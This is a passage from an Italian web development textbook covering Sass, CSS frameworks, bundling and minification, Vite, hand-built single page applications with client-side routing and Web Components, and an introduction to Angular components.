$map: ("xs": 480px, "md": 768px, "lg": 1024px);
```

Sass offre regole per decidere **se** emettere degli stili, o per emetterli più volte con piccole variazioni: si può pensarlo come un motore di template per generare CSS. Sono disponibili `@if`/`@else`, `@each`, `@for` e `@while`.

avatar.scss

```scss
@use "sass:math";

@mixin avatar($size, $circle: false) {
  width: $size;
  height: $size;

  @if $circle {
    border-radius: math.div($size, 2);
  }
}

.square-av { @include avatar(100px, $circle: false); }
.circle-av { @include avatar(100px, $circle: true);  }
```

CSS generato

```css
.square-av { width: 100px; height: 100px; }
.circle-av { width: 100px; height: 100px;
             border-radius: 50px; }
```



hidden.scss

```scss
$sizes: ("xs": 480px, "md": 768px, "lg": 1024px);

@each $sizeName, $sizeMaxWidth in $sizes {
  @media screen and (max-width: $sizeMaxWidth) {
    .hidden-#{$sizeName} {
      display: none;
    }
  }
}
```

CSS generato

```css
@media screen and (max-width: 480px) {
  .hidden-xs { display: none; }
}
@media screen and (max-width: 768px) {
  .hidden-md { display: none; }
}
@media screen and (max-width: 1024px) {
  .hidden-lg { display: none; }
}
```

Da tre righe di dichiarazione si generano tre media query complete: è esattamente il tipo di ripetizione che rende ingestibili i fogli di stile scritti a mano.

Framework CSS

Anche scrivendo il CSS del front-end ci si ritrova a risolvere sempre gli stessi problemi: creare un sistema di impaginazione, definire una tipografia coerente, dare stile a tabelle, liste e componenti, azzerare gli stili predefiniti dei browser per ottenere un aspetto uniforme.

Esistono molti **framework CSS** che forniscono un insieme di stili di uso generale, utilizzabili così come sono oppure come base da rifinire. Fra i più diffusi: **Bootstrap** (il più popolare, originariamente di Twitter), **Tailwind** (noto per l'approccio *utility-first*), **Materialize**, **Foundation**, **Bulma**, **PureCSS**.

Non sono framework in senso stretto

Nonostante il nome, non sono framework come quelli visti nel capitolo 14: non c'è inversione del controllo, non chiamano il nostro codice. Sono **insiemi di fogli di stile** da importare, con classi da applicare agli elementi.

I framework sono uno o più file CSS: basta importarli nelle nostre pagine e usare le classi che forniscono. Si possono scaricare e servire dal proprio server, oppure si può ricorrere a una **CDN** (*Content Delivery Network*) che li ospita per noi — comodo per prototipare, ma con qualche implicazione sulla privacy, dato che ogni visitatore contatta un server di terze parti.

Personalizzare un framework

Potremmo non volere che il nostro sito assomigli a tutti gli altri costruiti con lo stesso framework, e gli stili predefiniti potrebbero non soddisfare esigenze particolari. Ci sono due strade:

- la maggior parte dei framework CSS è costruita con Sass o strumenti simili: si possono **cambiare le variabili** di build (colori, caratteri, dimensioni) e ricompilare il framework;
- si possono definire stili personalizzati che **sovrascrivono** alcuni stili del framework.

custom.scss

```scss
// sovrascrittura delle variabili di Bootstrap
$primary: #00647a;
$secondary: rgb(254, 203, 110);

@import "../node_modules/bootstrap/scss/bootstrap.scss";
```



Le classi sono quelle di sempre,
i colori quelli scelti da noi.

Compilando con Sass si ottiene la propria versione personalizzata di Bootstrap.

BUNDLING E MINIFICAZIONE

Bundling

Bundling

Il **bundling** combina più file CSS o JavaScript in un unico file, così che il browser effettui **meno richieste HTTP** per caricare una pagina.

Le richieste HTTP aggiuntive introducono latenza. Le strategie di caching aiutano nei caricamenti successivi, ma includere molti fogli di stile e molti script ha comunque un impatto sul **primo** caricamento: il bundling è un'ottimizzazione ampiamente adottata.

prima.html

```html
<link rel="stylesheet" href="a.css">
<link rel="stylesheet" href="b.css">
<!-- altri fogli di stile -->
<script type="javascript" src="a.js"></script>
<script type="javascript" src="b.js"></script>
<script type="javascript" src="c.js"></script>
<!-- altri script -->
```

dopo.html

```html
<link rel="stylesheet" href="bundle.css">
<script type="javascript" src="bundle.js"></script>
```

L'ordine conta

L'ordine in cui i singoli file vengono accodati nel bundle è significativo: per il CSS decide chi vince nella cascata a parità di specificità, per JavaScript decide quali definizioni sono disponibili al momento dell'esecuzione.

Una nota storica

Prima che i moduli ES fossero disponibili nei browser non esisteva alcun modo di scrivere codice JavaScript modulare lato client. Strumenti come **Webpack**, **Rollup** e **Parcel** nacquero proprio per concatenare tutti i moduli sorgente in una forma che i browser potessero comprendere.

Tree shaking

I *bundler* eseguono spesso anche il **tree shaking**, cioè l'eliminazione del codice morto.

Spesso ci serve solo una parte delle funzionalità dei moduli che importiamo, e i moduli possono essere piuttosto grandi: includere un intero modulo quando ne usiamo una sola funzione è inefficiente. Il tree shaking analizza importazioni ed esportazioni per **potare** dal bundle finale tutto il codice inutilizzato, con un impatto notevole sulla dimensione e quindi sulle prestazioni.




Figura 18.2: *Il tree shaking esclude dal bundle il codice mai raggiunto.*

Minificazione

Quando scriviamo codice, l'indentazione e i nomi significativi delle variabili sono essenziali per leggibilità, comprensibilità e manutenibilità. Ai browser, però, non serve codice leggibile: possiamo ottimizzare il trasferimento rimuovendo gli spazi «superflui» e accorciando il codice senza alterarne il funzionamento. È la **minificazione**.

originale.js (188 byte)

```js
let msg = "Hello";
let name = "Web Technologies";
let str = `${msg}, ${name}!`;
let b = true;
if (b === true)
  document.getElementById('msg').innerHTML = str;
```

minificato.js (123 byte)

```js
let msg="Hello",name="Web Technologies",str=`${msg},${name}!`,b=!0;!0===b&&
(document.getElementById("msg").innerHTML=str);
```

Una compressione del 34,57%, cioè 65 byte risparmiati. L'effetto è tanto maggiore quanto più grandi sono i file sorgente:

Libreria	Originale	Minificata	Risparmio
React 18.2.0	~85 kB	~25 kB	~70%
Moment.js 2.29.4	~151 kB	~75 kB	~50%

VITE

Vite (si pronuncia «vit») è uno strumento che assiste lo sviluppatore sia in fase di sviluppo sia in fase di rilascio. Ha due componenti chiave:

- un **server di sviluppo** con numerose funzionalità avanzate per snellire il lavoro;
- uno **strumento di build** per creare risorse statiche altamente ottimizzate, pronte per la produzione.

```
npm create vite@latest
```

Il comando chiede il nome del progetto, il framework (Vanilla, Vue, React, Preact, Lit, Svelte, Solid, Qwik) e la variante (JavaScript o TypeScript), poi genera lo scheletro del progetto.

package.json

```
{
  "name": "hello-vite",
  "private": true,
  "version": "0.0.0",
  "type": "module",
  "scripts": {
    "dev": "vite",
    "build": "tsc && vite build",
    "preview": "vite preview"
  },
  "devDependencies": {
    "typescript": "^5.2.2",
    "vite": "^5.0.8"
  }
}
```

Comando	Effetto
`dev`	avvia il server di sviluppo. Vite osserva le modifiche ai file sorgente e ricarica automaticamente l'applicazione (*live reload*).
`build`	genera un bundle ottimizzato, pronto per la produzione.
`preview`	è un semplice server statico che serve i file generati durante la fase di build.

Aggiungere Sass

```
npm install -D sass
```

Basta poi creare un foglio di stile Sass e importarlo nel file `main.ts`: Vite rileva automaticamente che si tratta di un file Sass, lo compila e lo include nel bundle dopo il file CSS originale.

Che cosa fa la build

Terminale

```
$ npm run build

> hello-vite@0.0.0 build
> tsc && vite build

vite v5.0.10 building for production...
 8 modules transformed.
dist/index.html                  0.46 kB | gzip: 0.29 kB
dist/assets/index-v5kLGx6_.css   1.21 kB | gzip: 0.63 kB
dist/assets/index-DiAK_ebR.js    3.05 kB | gzip: 1.62 kB
 built in 173ms
```

In una sola invocazione Vite ha:

- analizzato quali risorse statiche sono effettivamente usate;
- compilato i file Sass in CSS e quelli TypeScript in JavaScript;
- riunito i file Sass e CSS in un unico file, e i file JavaScript in un altro;
- minificato i bundle;
- applicato il **fingerprinting** ai nomi dei file finali;
- spostato tutto nella directory `/dist`, aggiornando `index.html` con le importazioni corrette.

Fingerprinting dei nomi

I bundle prodotti hanno nomi curiosi: `index-v5kLGx6_.css`, `index-DiAK_ebR.js`. L'ultima parte del nome è un **hash del contenuto**: costruendo una nuova versione dell'applicazione, se i file cambiano, cambia anche il nome.

Perché serve

Supponiamo che i file si chiamassero semplicemente `index.css` e `index.js`. Un browser che visita la pagina un minuto prima del rilascio di una nuova versione continuerebbe a usare per un certo tempo le copie vecchie conservate nella propria cache, e vedrebbe un sito rotto. Cambiando il nome a ogni modifica, il problema scompare: la cache del vecchio file resta valida, ma nessuno lo richiede più.

Riferimenti

- **Client-side Tooling Overview** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Understanding_client-side_tools/Overview
- **Sass: Guide**.
  https://sass-lang.com/guide/
- **Bootstrap: Getting Started**.
  https://getbootstrap.com/docs/5.3/getting-started/introduction/
- **Get started with Tailwind CSS**.
  https://tailwindcss.com/docs/installation
- **Vite: Official Guide**.
  https://vitejs.dev/guide/

Single Page Application

Abbiamo imparato a sviluppare applicazioni web tradizionali, con CGI, PHP, Node.js puro e con un framework. Nelle applicazioni che abbiamo costruito le pagine sono generate dinamicamente sul server e inviate al browser per la visualizzazione: una volta arrivate al browser, però, sono intrinsecamente statiche.

Applicazioni multi-pagina

Nelle nostre applicazioni tradizionali, quando si cambia pagina (per esempio facendo clic su un collegamento):

- viene inviata una nuova richiesta al server;
- la nuova pagina viene restituita nella risposta e disegnata dal browser.

Questo approccio è noto come **multi-pagina**, e porta ad applicazioni web multi-pagina. Navigare verso una pagina diversa provoca sempre un **ricaricamento completo**.

Nel capitolo 7 avevamo studiato JavaScript nell'ambiente del browser: manipolazione del DOM, recupero di dati, eventi. Finora, però, non abbiamo fatto un uso particolare di quelle funzionalità.

Single Page Application

Single Page Application

Una **Single Page Application** (SPA) reagisce all'input dell'utente **aggiornando dinamicamente il contenuto della pagina corrente**, invece di caricare una nuova pagina dal server. L'intera applicazione viene caricata con la richiesta iniziale, e da quel momento la pagina non viene più ricaricata.

La complessità della generazione delle viste si sposta dal server al codice lato client: da *thin client* a *thick client*. Sono applicazioni a forte intensità di JavaScript.




Figura 19.1: *Multi-pagina contro single page.*

Navigare verso una «pagina» diversa non provoca un ricaricamento completo: i dati necessari vengono recuperati da un backend (per esempio una API REST) e il JavaScript lato client costruisce dinamicamente la nuova pagina.

Routing lato client

Le diverse «pagine» di una SPA si chiamano tipicamente **viste**. La navigazione e l'aggiornamento delle viste sono gestiti **interamente** lato client, senza ricaricare la pagina dal server: è il **routing lato client**.

Comporta tre cose:

- aggiornare la URL nella barra degli indirizzi;
- caricare e disegnare il contenuto (la vista) appropriato;
- interagire con la **History API** del browser, perché i pulsanti «indietro» e «avanti» continuino a funzionare come l'utente si aspetta.

I componenti chiave sono quindi un **router** (che mappa le URL sulle viste), un meccanismo di **rendering delle viste** e una **gestione della cronologia**.


Una SPA da zero

L'unico documento HTML

C'è un solo documento HTML, e non contiene alcun contenuto: soltanto un `<div>` vuoto. È `main.js` a fare tutto il lavoro.

index.html

```html
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Single Page Application</title>
    <link rel="stylesheet" href="src/css/style.scss"/>
  </head>
  <body>
    <div id="app"></div>
    <script type="module" src="./src/js/main.js"></script>
  </body>
</html>
```



L'albero del documento appena caricato: il contenitore `#app` è vuoto.

La struttura di base

Lo script comincia creando tre elementi dentro il contenitore `app`: una barra di navigazione, un contenitore per il contenuto principale e un piè di pagina. La barra e il piè di pagina non cambieranno passando da una vista all'altra; il contenuto sì.


main.js

```js
let nav = document.createElement("nav");
nav.id = "nav";

let content = document.createElement("main");
content.id = "content";

let footer = document.createElement("footer");
footer.id = "footer";

app.append(nav, content, footer);
```



Dopo `append`: tre figli nuovi dentro `#app`.

Le rotte

Ogni rotta associa una vista a una data URL, ed è indicizzata dal proprio percorso. A ciascuna sono associati un `title` (che diventerà il titolo della pagina) e una funzione `render` che restituisce una stringa HTML.

JS main.js

```
import about from "./views/about.js";   // altre importazioni omesse

const routes = {
  "/":         { title: "Home",             render: home },
  "/about":    { title: "About",            render: about },
  "/webtech":  { title: "Web Technologies", render: contact },
};
```

JS views/about.js

```
export default () => /*html*/`
  <h1>About</h1>
  <p>
    Questa e' una single page app.
    Navigare verso pagine diverse non
    provoca un ricaricamento completo!
  </p>
`;
```



Solo la parte centrale viene sostituita da `about()`.


La generazione della vista è ridotta all'osso: una funzione che restituisce una stringa HTML. Può diventare molto più complessa — tanto per cominciare, si potrebbe usare un motore di template.

Il router

JS main.js

```
function router() {
  // rotta per il percorso corrente
  let view = routes[location.pathname];

  if (view) {
    document.title = view.title;
    content.innerHTML = view.render();
  } else {
    // nessuna rotta: si torna a "/"
    history.replaceState("", "", "/");
    router();
  }
}
```



I collegamenti di navigazione

JS main.js

```
for (let route in routes) {
  let link = document.createElement("a");
  link.href = route;
  link.innerText = routes[route].title;
  // attributo personalizzato, senza valore
  link.setAttribute("data-link", "");
  nav.append(link);
}

footer.innerHTML = renderFooter();
```

<> DOM generato

```
<nav id="nav">
  <a href="/" data-link>Home</a>
  <a href="/about" data-link>About</a>
  <a href="/webtech" data-link>Web Technologies</a>
</nav>
```


localhost:5173

Home About Web Technologies

In una SPA possono coesistere collegamenti che devono comportarsi normalmente (per esempio verso siti esterni) e collegamenti che devono soltanto provocare un cambio di vista. Nell'esempio i secondi sono identificati dall'attributo `data-link`.

JS main.js

```
window.addEventListener("click", e => {
  if (e.target.matches("[data-link]")) {
    e.preventDefault(); // niente ricaricamento
    // nuova voce di cronologia
    history.pushState("", "", e.target.href);
    router();           // aggiorna la vista
  }
});
```



Clic su *About*: cambia la URL e cresce la cronologia, ma al server non parte alcuna richiesta.


Si riconosce qui la **delegazione degli eventi** studiata nel capitolo 7: un solo gestore registrato su `window` serve tutti i collegamenti, compresi quelli creati dinamicamente in seguito.

Sincronizzarsi con la cronologia

Resta da invocare `router()` per allineare la vista al percorso corrente in due situazioni: quando l'utente preme il pulsante «indietro» (evento `popstate`) e quando la pagina viene ricaricata per intero (evento `DOMContentLoaded`).

JS main.js

```
window.addEventListener("popstate", router);
window.addEventListener("DOMContentLoaded", router);
```



Il server deve collaborare

Se l'utente ricarica la pagina mentre si trova su `/about`, il browser invia al server una richiesta per `/about` — che sul server non esiste come file. Il server di una SPA va quindi configurato per restituire sempre `index.html` per qualunque percorso, lasciando che sia il router lato client a decidere quale vista mostrare.

I COMPONENTI

Man mano che la complessità cresce, gestire intere viste come monoliti diventa rapidamente impraticabile: il codice si fa difficile da mantenere ed è complicato riusare pezzi di funzionalità in viste diverse.

La strada è **scomporre l'interfaccia in componenti modulari**. Ogni componente incapsula una funzionalità specifica ed è l'**unico responsabile** del disegno della propria interfaccia e della gestione del proprio stato interno; le viste che lo usano non devono preoccuparsi di questi dettagli.

Caratteristica	Significato
Modularità	devono essere autocontenuti e incapsulare una funzionalità specifica
Incapsulamento	devono incapsulare la propria logica, il proprio stato, il proprio layout e i propri stili
Riusabilità	devono essere progettati per essere riusati in parti diverse dell'applicazione

I componenti hanno un ruolo centrale in tutti i framework di front-end.

Esempio 19.1 — Un componente con le Web Components API


JS components/counter.js

```
let count = 0;

class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;

    let btn = this.querySelector("button");
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}

customElements.define("click-counter", Counter);
```



Stiamo definendo un nuovo `HTMLElement` chiamato `<click-counter>`, associato alla classe `Counter`. Il browser userà quella classe ogni volta che incontrerà un elemento `<click-counter>` nel DOM.

JS views/home.js

```
import "../components/counter.js";

export default () => /*html*/`
  <h1>Home</h1>
  <p>Semplice contatore di clic</p>
  <click-counter></click-counter>
`;
```



La vista dopo tre clic sul pulsante.

Dal punto di vista della vista, il componente è indistinguibile da un tag HTML qualunque: è precisamente l'incapsulamento che cercavamo.

Perché una SPA

Le SPA offrono alcuni vantaggi rispetto alle applicazioni multi-pagina tradizionali:

- un'esperienza utente **più dinamica**, simile a quella di un'applicazione desktop;
- il caricamento iniziale è più lento (bisogna scaricare l'intera applicazione), ma quelli successivi sono **molto** più rapidi;
- **carico ridotto sul server**: dal server si recuperano solo i dati necessari e solo quando servono, senza trasferire ogni volta interi documenti HTML, con risparmio di banda.

Una nota su AJAX

Prima che la `fetch` API fosse introdotta con ES6, le richieste di rete si effettuavano con **AJAX** (*Asynchronous JavaScript And XML*), implementato tramite l'interfaccia `XMLHttpRequest`. Oggi `XMLHttpRequest` è largamente sostituito da `fetch`, ma è ancora piuttosto comune e lo si può incontrare in alcuni pacchetti.

```
let xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
  if (this.readyState == 4 && this.status == 200) {
    document.getElementById("demo").innerHTML = xhttp.responseText;
  }
};
xhttp.open("GET", "/url/to/fetch", true);
xhttp.send();
```

I limiti del fare tutto a mano

Realizzare la lista di cose da fare come SPA in JavaScript puro è stato istruttivo, ma nonostante la semplicità dell'applicazione sono emerse alcune difficoltà.

Problema	Perché è difficile
Gestione dello stato	bisogna tenere stato e interfaccia sempre allineati, e ricordarsi di aggiornare le viste dopo ogni cambiamento di stato
Manipolazione del DOM	manipolare il DOM con l'API `document` richiede molto codice ripetitivo
Routing lato client	il nostro router era elementare: e se servissero rotte parametriche, reindirizzamenti, rotte protette?
Rendering efficiente	ridisegniamo l'intera lista a ogni modifica; per essere efficienti bisognerebbe aggiornare solo ciò che è cambiato

I **framework di front-end** come **Angular**, **React**, **Vue.js**, **Ember** e **Svelte** forniscono soluzioni già pronte per queste difficoltà, e tipicamente includono anche supporto strumentale: generazione di codice ripetitivo, automazione di build e rilascio.

Ciascun framework fornisce inoltre un modo in qualche misura «standardizzato» di costruire front-end: chi è abituato a lavorare con un dato framework avrà meno difficoltà a inserirsi in un altro progetto che usa lo stesso framework. Nel prossimo capitolo conosceremo Angular.

Riferimenti

- **SPA (Single-page application)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Glossary/SPA
- **Single page apps in depth**, Mikito Takada.
  http://singlepageappbook.com/
  Parte rilevante: *Modern single page apps — an overview.*
- **Understanding client-side JavaScript frameworks** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Client-side_JavaScript_frameworks
  Parti rilevanti: *Introduction to client-side frameworks* e *Framework main features.*

Angular

Abbiamo visto che una Single Page Application comporta una certa complessità: routing lato client, generazione delle viste, componenti e riuso del codice. Un **framework di front-end** è un insieme predefinito di componenti software, strumenti e buone pratiche che fa da fondamento per lo sviluppo di SPA.

Che cos'è Angular

Angular è uno dei framework di front-end più diffusi, in particolare in Italia e per le applicazioni aziendali. È sviluppato da Google; la versione 2.0 è stata rilasciata nel 2016 e in questo corso si usa la **versione 17**.

Le sue caratteristiche distintive:

- forte attenzione agli **strumenti** per lo sviluppatore e alla produttività;
- **tutto incluso**: Angular è un framework completo e *opinionated* (include il meccanismo di iniezione delle dipendenze, il routing e altro), il che riduce l'affaticamento decisionale e garantisce coerenza fra progetti;
- **supporto alla migrazione**: strumenti dedicati assistono nel passaggio a versioni più recenti;
- **buone pratiche fin dall'inizio**: impone l'uso di TypeScript.

Primi passi

```
npm install -g @angular/cli
ng version
```

Come ambiente si usa Visual Studio Code; è consigliata (ma facoltativa) l'estensione *Angular Language Service*.

```
ng new angular-app --create-application
```

Il comando chiede quale formato di foglio di stile usare (SCSS) e se abilitare il rendering lato server, poi genera lo scheletro del progetto. Per avviarlo:

```
cd angular-app
ng serve
```

Terminale

```
Initial Chunk Files | Names     |  Raw Size
polyfills.js        | polyfills |  82.71 kB
main.js             | main      |  23.23 kB
styles.css          | styles    |     96 bytes
                    | Initial Total | 106.03 kB

Application bundle generation complete. [1.176 seconds]
Watch mode enabled. Watching for file changes...
  ->  Local:   http://localhost:4200/
```

I componenti

I **componenti** sono i mattoni delle applicazioni Angular. Ogni componente è responsabile di definire funzione e aspetto di un elemento:

- il proprio codice (stato, logica di business, eventi);
- il proprio layout HTML;
- i propri stili CSS.

In Angular un componente può contenere altri componenti: si può pensare a un'applicazione Angular come a un **albero di componenti**.




Figura 20.1: *Un'applicazione Angular è un albero di componenti.*


Anatomia di un componente

Un componente è sostanzialmente una **classe TypeScript**, annotata con metadati passati come oggetto al **decoratore** `@Component`. I metadati specificano, fra le altre cose, il layout HTML e gli stili.

app.component.ts

```ts
import { Component } from '@angular/core';


@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {}
```



Il `selector` dice ad Angular **dove** disegnare il componente: Angular ne crea un'istanza per ogni elemento HTML corrispondente.

index.html

```html
<!doctype html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <title>AngularApp</title>
  </head>
  <body>
    <app-root></app-root>
  </body>
</html>
```




Angular trova `<app-root>` e vi disegna il template del componente.

Template e stili si possono anche mettere in file separati, con percorsi relativi alla posizione della classe TypeScript:

app.component.ts

```ts
@Component({
  selector: 'app-root',
  standalone: true,
  templateUrl: './app.component.html',
  styleUrl: './app.component.scss'
})
export class AppComponent {}
```



Lo stato e l'interpolazione

app.component.ts

```ts
@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello {{name.toUpperCase()}}!</h1>",
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



`name.toUpperCase()` è valutata e il risultato inserito nel titolo.

Le espressioni fra `{{ }}` nei template Angular vengono valutate, e il risultato (convertito in stringa) viene inserito nel template. È lo stesso principio dei motori di template visti nel capitolo 12, ma applicato **lato client** e ricalcolato automaticamente a ogni cambiamento di stato.

Comporre componenti

```
ng generate component counter
```

Terminale

```
CREATE src/app/counter/counter.component.html (22 bytes)
CREATE src/app/counter/counter.component.spec.ts (603 bytes)
CREATE src/app/counter/counter.component.ts (239 bytes)
CREATE src/app/counter/counter.component.scss (0 bytes)
```

app.component.ts

```ts
import { Component } from '@angular/core';
import { CounterComponent } from './counter/counter.component';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter />
  `,
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



Il template generato da `ng generate` contiene soltanto `<p>counter works!</p>`.

Componenti standalone

I componenti *standalone* hanno `standalone: true` nei metadati e possono importare direttamente altri componenti, direttive e *pipe* usati nei propri template. Il codice Angular precedente alla versione 14 usava un meccanismo diverso, chiamato `NgModule`. In questo corso si usano soltanto componenti standalone.

Gestione degli eventi

In Angular gli eventi si legano ai gestori con la sintassi a **parentesi tonde**:


```
<button (click)="increment()">Click me</button>
```

dove `increment()` è un metodo del componente.

counter.component.ts

```
@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button (click)="increment()">Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: 'p, button { font-size: 1.25em; font-family: sans-serif; }'
})
export class CounterComponent {
  counter: number = 0;

  increment() {
    this.counter = this.counter + 1;
  }
}
```



Nessuna riga di codice tocca il DOM.


Si noti che non c'è alcun codice che aggiorna il DOM: modificando `this.counter`, Angular ridisegna da sé la parte di template che dipende da quel valore. È esattamente il lavoro manuale che nel capitolo 19 dovevamo scrivere a mano.


Controllo di flusso nei template

Spesso serve disegnare condizionalmente una parte di template, o iterare su più elementi. Angular supporta questi scenari con la sintassi `@if`/`@else` e `@for`. Prima di Angular 17 si usavano le direttive `ngIf` e `ngFor`.

counter.component.html

```
<button (click)="increment()">Click me</button>
<p>
  The button was clicked {{counter}}
  @if (counter === 1) { time } @else { times }.
</p>
```





Esempio 20.1 — Iterare con `@for`

Aggiungiamo al contatore la registrazione dei momenti in cui il pulsante è stato premuto.


counter.component.ts


```
export class CounterComponent {
  counter: number = 0;
